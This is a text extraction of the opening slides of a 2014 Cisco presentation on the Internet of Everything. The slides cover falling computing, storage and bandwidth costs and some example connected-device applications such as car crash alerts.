



The Internet of Everything, Compromised.

Martin Lee
Technical Lead, Cisco


02/4/2014

Why the Internet of Everything?



3 Forces – Moore's Law

Microprocessor Transistor Counts 1971-2011 & Moore's Law



Source: http://en.wikipedia.org/wiki/Moore%27s_law



Osborne Executive


1982 – \$2495

iPhone

2007 - \$499

Source: <http://web.mit.edu/newsoffice/2013/how-to-predict-the-progress-of-technology-0306.html>

3 Forces – Moore's Law - Price



P III - \$496 1999

P III - \$12 2014

Source: <http://www.singularity.com/charts/page62.html>

10 Megabyte Hard Disk \$3,495*



5440-12 Top Load Drive
* Factory rebuilt 10MB cartridge disk drive only
A new Cameo Data Systems controller is available for \$1,495
\$4,495 for a brand new Ampex 10MB drive only



PNY 64GB Classic Attache USB Pendrive

by [PNY](#)

★★★★☆ (3 customer reviews)

Size Name:

64GB


RRP: ~~£24.98~~

Price: **£17.02** & **FREE Delivery** in the UK. [Details](#)

You Save: **£7.96 (32%)**

Source:Byte magazine, July 1980, Amazon 2014

3 Forces – Storage Cost



Source: M.Komorowski <http://www.mkomo.com/cost-per-gigabyte>


3 Forces – Bandwidth

Backbone DWDM per-bit, per-km cost improvements over time

Cost: US\$/Gb/sec/Km


1994 ~\$2000

2014 < \$1



Source: Ovum

The Internet of Things




Applications




Car Crash Alerts

Automatic Contacts Help in a Crash, Even If You Can't

Crash Alert^{beta} can detect many types of serious crashes using the *Link's* built-in accelerometer. Agents from Automatic report it to local authorities and get you help when you may not be able.

